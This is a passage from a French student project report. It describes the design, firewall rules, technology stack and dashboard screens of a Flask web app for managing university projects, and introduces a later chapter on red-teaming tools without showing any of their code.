




FIGURE 2.2 : Diagramme de classe

### 2.2.2 Diagramme de séquence

Le diagramme de séquence est un outil puissant pour représenter la dynamique des interactions entre les différents éléments de notre application web. Il met en évidence la chronologie des messages échangés entre les acteurs et les objets du système, offrant ainsi une vue détaillée du déroulement des scénarios clés. Grâce à ce diagramme, nous pouvons mieux comprendre comment les différentes parties de notre application interagissent et coopèrent pour atteindre les objectifs spécifiques. Cela nous permet d'identifier les dépendances, les flux de contrôle et les échanges d'informations essentiels, ce qui facilite la conception, le développement et la compréhension de notre application web dans son ensemble.




**FIGURE 2.3 :** Diagramme de séquence pour un utilisateur




**FIGURE 2.4 :** Diagramme de séquence pour un enseignant

Enseignant créant un projet et ses sprints : Le diagramme de séquence illustre le processus par lequel un enseignant peut créer un projet et définir ses sprints. Cela permet à l'enseignant de structurer les tâches du projet et de définir des objectifs spécifiques à atteindre à chaque sprint.



**FIGURE 2.5 :** Diagramme de séquence pour un étudiant  
Étudiants validant les scripts et téléversant le fichier final : Le diagramme de séquence montre le processus par lequel les étudiants peuvent valider les scripts et téléverser le fichier final de leur projet. Cela garantit que les étudiants respectent les exigences et les étapes définies tout au long du processus de développement du projet.



**FIGURE 2.6 :** Diagramme de séquence pour un administrateur

Admin exécutant des scripts et attribuant des rôles : Le diagramme de séquence met en évidence la capacité de l'administrateur à exécuter des scripts pour effectuer des tâches spécifiques, telles que la gestion des rôles des utilisateurs. Cela permet à l'administrateur de contrôler les



permissions et les autorisations de chaque utilisateur dans le système.

### 2.2.3 Architecture système




FIGURE 2.7 : Architecture système

Dans ce diagramme, nous pouvons voir l'architecture générale de notre système, les relations entre les différents composants et les règles du pare-feu de la machine.

#### 2.2.3.1 Firewall

To	Action	From
--	-----	----
OpenSSH	ALLOW	Anywhere
80/tcp	ALLOW	Anywhere
OpenSSH (v6)	ALLOW	Anywhere (v6)
80/tcp (v6)	ALLOW	Anywhere (v6)
53	ALLOW OUT	Anywhere
80/tcp	ALLOW OUT	Anywhere
443/tcp	ALLOW OUT	Anywhere
53 (v6)	ALLOW OUT	Anywhere (v6)
80/tcp (v6)	ALLOW OUT	Anywhere (v6)
443/tcp (v6)	ALLOW OUT	Anywhere (v6)

FIGURE 2.8 : Firewall

Dans le but de mettre en œuvre le principe du moindre privilège (PoLP), nous configurons notre pare-feu pour n'autoriser que les ports nécessaires. Pour le trafic entrant, nous permettons uniquement le protocole HTTP, car nous exécutons une application web, ainsi que SSH, car nos

utilisateurs ont besoin d'une connexion à distance. Pour le trafic sortant, nous n'autorisons que HTTP, HTTPS et DNS, car nous en avons besoin pour les mises à jour du système, l'installation de packages et d'outils.

### 2.2.3.2 OS users

Nous avons 2 utilisateurs dans notre système :

**"web-admin"** l'utilisateur qui exécute l'application Web, a accès à la base de données et peut exécuter les scripts.

**"sys-admin"** l'utilisateur qui crée et gère les scripts nécessaires à l'application, il dispose des permissions d'écriture sur les scripts.

### 2.2.3.3 Composants de l'application Web

Dans notre application web, nous avons besoin des éléments suivants

**Base de données** : pour stocker et gérer les données de votre application.

**Serveur web** : pour servir les pages web et gérer les requêtes HTTP.

**Proxy** : pour agir en tant qu'intermédiaire entre les clients et les serveurs, et pour gérer la mise en cache, la répartition de charge, etc.

**Interpréteur des scripts** : L'interpréteur de scripts, exécute les scripts et fournit leur sortie au serveur web.

## 2.2.4 Choix technologique

### 2.2.4.1 Développement de l'application web

**Utilisation du framework Flask** Nous avons choisi d'utiliser le framework Flask pour le développement de notre application en raison de sa simplicité, de sa flexibilité et de sa grande communauté de développeurs. Flask est un framework léger qui facilite la création d'applications web en Python. Il offre des fonctionnalités telles que la gestion des routes, la manipulation des requêtes et des réponses HTTP, ainsi que la gestion des sessions. L'utilisation de Flask nous a permis de développer rapidement et efficacement les différentes fonctionnalités de notre application.

**Modèle MVC (Modèle-Vue-Contrôleur)** : Nous avons choisi d'adopter le modèle MVC pour notre application afin de séparer clairement la logique métier, la présentation et les interactions avec l'utilisateur. Le modèle MVC offre une structure organisée et maintenable pour notre code,

facilitant la collaboration entre les développeurs et permettant des modifications et des ajouts ultérieurs plus aisés. Le modèle représente la logique métier et la manipulation des données, la vue s'occupe de l'interface utilisateur et l'interaction avec celle-ci, tandis que le contrôleur gère la coordination entre le modèle et la vue.

**Base de données SQLite** : Nous avons choisi d'utiliser une base de données SQLite[6] pour stocker les données de notre application. SQLite est une solution légère et intégrée qui offre une portabilité et une facilité d'utilisation. Elle est parfaitement adaptée à notre application web de gestion de projets universitaires, qui nécessite un stockage de données simple et ne requiert pas de lourde infrastructure de base de données. SQLite nous permet de stocker et de récupérer les informations relatives aux utilisateurs, aux projets, aux sprints et aux évaluations de manière efficace et fiable.

**Authentification JWT** : Pour assurer la sécurité des échanges entre le client et le serveur, nous avons choisi d'implémenter un mécanisme d'authentification basé sur les JSON Web Tokens (JWT). Les JWT sont des jetons sécurisés qui permettent de vérifier l'identité des utilisateurs de manière cryptée. L'utilisation de JWT pour l'authentification nous permet de générer des jetons d'accès signés qui sont envoyés au client après une authentification réussie. Ces jetons sont ensuite utilisés par le client pour accéder aux ressources protégées de l'application sans avoir à fournir à chaque fois leurs identifiants. Cette approche améliore la sécurité en évitant le stockage des informations d'identification sensibles côté client.

### 2.2.4.2 Développement de l'architecture système

Dans cette section consacrée à l'architecture système, nous aborderons les composants clés qui sous-tendent notre application web. Nous avons opté pour une infrastructure basée sur les serveurs Debian/Ubuntu, accompagnée du serveur web Nginx, du pare-feu UFW (Uncomplicated Firewall) et de l'outil Poppler-utils. Cette combinaison d'éléments assure une base solide et sécurisée pour notre application, tout en offrant des fonctionnalités avancées et une protection contre les menaces potentielles. Examinons de plus près chaque composant et son rôle dans notre architecture système.

**Gunicorn** Gunicorn joue un rôle crucial dans notre projet, offrant plusieurs avantages significatifs. Tout d'abord, il s'agit d'un serveur HTTP extrêmement performant et fiable, conçu pour gérer de manière efficace les requêtes web entrantes. Son architecture légère et sa capacité à gérer plusieurs processus en parallèle garantissent des temps de réponse rapides, offrant aux utilisateurs une expérience fluide et réactive. De plus, Gunicorn propose des fonctionnalités avancées telles que

la gestion des connexions persistantes et la gestion automatique des processus de travail, optimisant ainsi l'utilisation des ressources et assurant une disponibilité élevée de notre application web. De plus, Gunicorn est compatible avec divers frameworks web, offrant ainsi une flexibilité dans le choix de la technologie de développement. Avec sa stabilité, ses performances élevées et sa capacité à évoluer, l'utilisation de Gunicorn est un choix judicieux pour garantir une expérience utilisateur optimale dans notre projet.

**Nginx** : L'utilisation de Nginx[7] en tant que reverse proxy dans notre projet présente plusieurs avantages majeurs. Tout d'abord, Nginx est reconnu pour sa haute performance et sa capacité à gérer efficacement un grand nombre de connexions simultanées. En utilisant Nginx comme reverse proxy, nous pouvons optimiser la répartition des requêtes entrantes vers les serveurs backend, améliorant ainsi la réactivité et la disponibilité de notre application web. De plus, Nginx est facile à configurer et à maintenir, simplifiant ainsi la gestion de notre infrastructure. Grâce à sa robustesse, sa scalabilité et ses fonctionnalités étendues, l'utilisation de Nginx[8] en tant que reverse proxy est un choix stratégique pour garantir une expérience utilisateur fluide et sécurisée dans notre projet.




FIGURE 2.9 : NGINX

**Uncomplicated Firewall (UFW)** : Nous avons opté pour l'utilisation d'UFW, un outil de pare-feu simple et convivial pour les systèmes basés sur Linux. UFW fournit une interface en ligne de commande facile à utiliser pour configurer et gérer les règles de pare-feu. Il simplifie le processus de configuration du pare-feu en utilisant des commandes compréhensibles, permettant de définir les règles d'accès autorisées ou refusées pour les connexions entrantes et sortantes. UFW renforce la sécurité de notre application en limitant l'accès aux services essentiels et en bloquant les connexions indésirables, conformément au principe du moindre privilège (PoLP).

**Poppler-utils** : Nous avons intégré les poppler-utils dans notre système pour manipuler et gérer les fichiers PDF. Les poppler-utils offrent une gamme d'outils permettant de convertir des fichiers PDF en d'autres formats, d'extraire du texte et des images, ainsi que de modifier les métadonnées des fichiers PDF. Dans le cadre de notre application, nous utilisons les poppler-utils pour traiter les fichiers PDF, ce qui nous offre une plus grande flexibilité et efficacité dans la gestion des documents liés aux projets universitaires.

## Conclusion

Cette partie résume de manière concise le travail réalisé dans le cadre de ce projet. Il met en avant l'architecture de l'application, les diagrammes UML, les technologies utilisées et l'architecture système. Les besoins fonctionnels et non fonctionnels ont été identifiés, témoignant de notre engagement envers la sécurité et la performance de l'application.

---

# RÉALISATION : APPLICATION WEB ET OUTILS DU RED TEAMING

---

## Plan


1	Application Web . . . . .	24
2	Outils du Red Teaming . . . . .	28

## Introduction

Ce chapitre présente la réalisation d'une application web et d'outils pour le Red Teaming. L'application web permet la gestion des projets, des étudiants, et fournit un tableau de bord pour les utilisateurs. Les outils du Red Teaming, quant à eux, offrent des fonctionnalités avancées telles que l'exfiltration de données, le craquage de secrets JWT, le fuzzing des applications web et le craquage de mots de passe générés avec l'algorithme PBKDF2. Ces outils sont conçus pour aider les professionnels de la sécurité à évaluer la sécurité des systèmes et à identifier les vulnérabilités potentielles.

### 3.1 Application Web

#### 3.1.1 HomePage




The screenshot shows a web application interface with a dark blue header. On the left, there are links for 'PForm' and 'About'. On the right, there are links for 'Dashboard' and 'Log Out'. Below the header, the main content area is titled 'Project List'. It contains a table with the following data:

Project Name	Teacher	Field	Report	Mark	Students
PROJSEC2	Souheib Youaf	CyberSecurity	<a href="#">View Report</a>	19	<ul style="list-style-type: none"><li>• Oussama</li><li>• Hassan</li><li>• Ghassen</li></ul>
PROJSEC1	Souheib Youaf	CyberSecurity	<a href="#">View Report</a>	18	<ul style="list-style-type: none"><li>• Khalil</li><li>• Tayeb</li></ul>
PROJMGDATA	Lila Mout	<a href="#">Big Data</a>	No report uploaded yet.	No mark yet.	<ul style="list-style-type: none"><li>• Malik</li><li>• Bel</li><li>• Zaineb</li></ul>

FIGURE 3.1 : HomePage

La page d'accueil affiche tous les projets, pour chaque projet son "encadrant", les étudiants, la note attribuée, le domaine et si le rapport du projet a été téléchargé ou non.

#### 3.1.2 Student-dashboard



**My Project**

projSec2

Field: CyberSecurity

Team members:  
Hassen  
Ghassen

Report:  
No report uploaded yet.

[Upload Project Report](#)


**Sprints**

Sprint Number	Progress	Review	Start Date	Deadline
1	done	perfect	2023-02-28 00:00:00	2023-03-28 00:00:00
2	done	perfect	2023-03-29 00:00:00	2023-04-15 00:00:00
3	done	good	2023-04-16 00:00:00	2023-04-30 00:00:00
4	in_progress	good	2023-05-01 00:00:00	2023-05-15 00:00:00
5	in_progress	bad	2023-05-17 00:00:00	2023-05-28 00:00:00

**FIGURE 3.2 :** Student-dashboard

Dans le tableau de bord de l'étudiant, l'étudiant peut trouver tous les détails concernant son compte et son projet. Il peut également voir les sprints du projet, leur avancement, les critiques et la date limite.

### 3.1.3 Création du projet et sprint



Create New Project

Project Name

Field

Mark

Students


Oussema  
Hassen  
Ghassen  
Khalil

[Create Project](#)

**FIGURE 3.3 :** Création du projet

Le professeur peut créer un projet ou un sprint en utilisant cette interface intuitive.





The image shows a web form titled "Create New Sprint" with a close button (X) in the top right corner. The form contains several input fields and dropdown menus:

- Sprint Name:** A text input field.
- Sprint Number:** A text input field with a small icon on the right.
- Progress:** A dropdown menu with "In Progress" selected.
- Review:** A dropdown menu with "Bad" selected.
- Start Date:** A text input field containing "31/05/2023".
- Deadline:** A text input field with the placeholder "dd/mm/yyyy".
- Project:** A dropdown menu with "projBigData" selected.

At the bottom of the form is a blue button labeled "Create Sprint".

**FIGURE 3.4 :** Création du sprint

### 3.1.4 Monitoring endpoint

Cet endpoint offre à l'enseignant et à l'administrateur certaines fonctionnalités qui nécessitent des opérations système telles que travailler avec des fichiers PDF, utiliser des fichiers journaux et analyser le trafic. Pour satisfaire cette fin, l'endpoint permet à l'utilisateur d'exécuter des scripts présents dans le système.

#### 3.1.4.1 PDF checker

Ce script vérifie les fichiers PDF trouvés dans le répertoire /pdfs qui ont été téléchargés par les étudiants. Il prend en argument le nom de l'enseignant et recherche dans le répertoire les rapports qui lui appartiennent, en affichant leur première page, la date de soumission, le nombre de pages et la taille.




FIGURE 3.5 : PDF Checker

#### 3.1.4.2 Web Log Analyser





FIGURE 3.6 : Analyser

Ce script génère un graphique sur les requêtes HTTP reçues par le serveur en utilisant le fichier journal (log), montrant combien de requêtes ont été effectuées pour chaque code de réponse.

### 3.1.5 Admin-dashboard

L'administrateur peut accepter ou refuser les demandes des utilisateurs de changement de rôle.



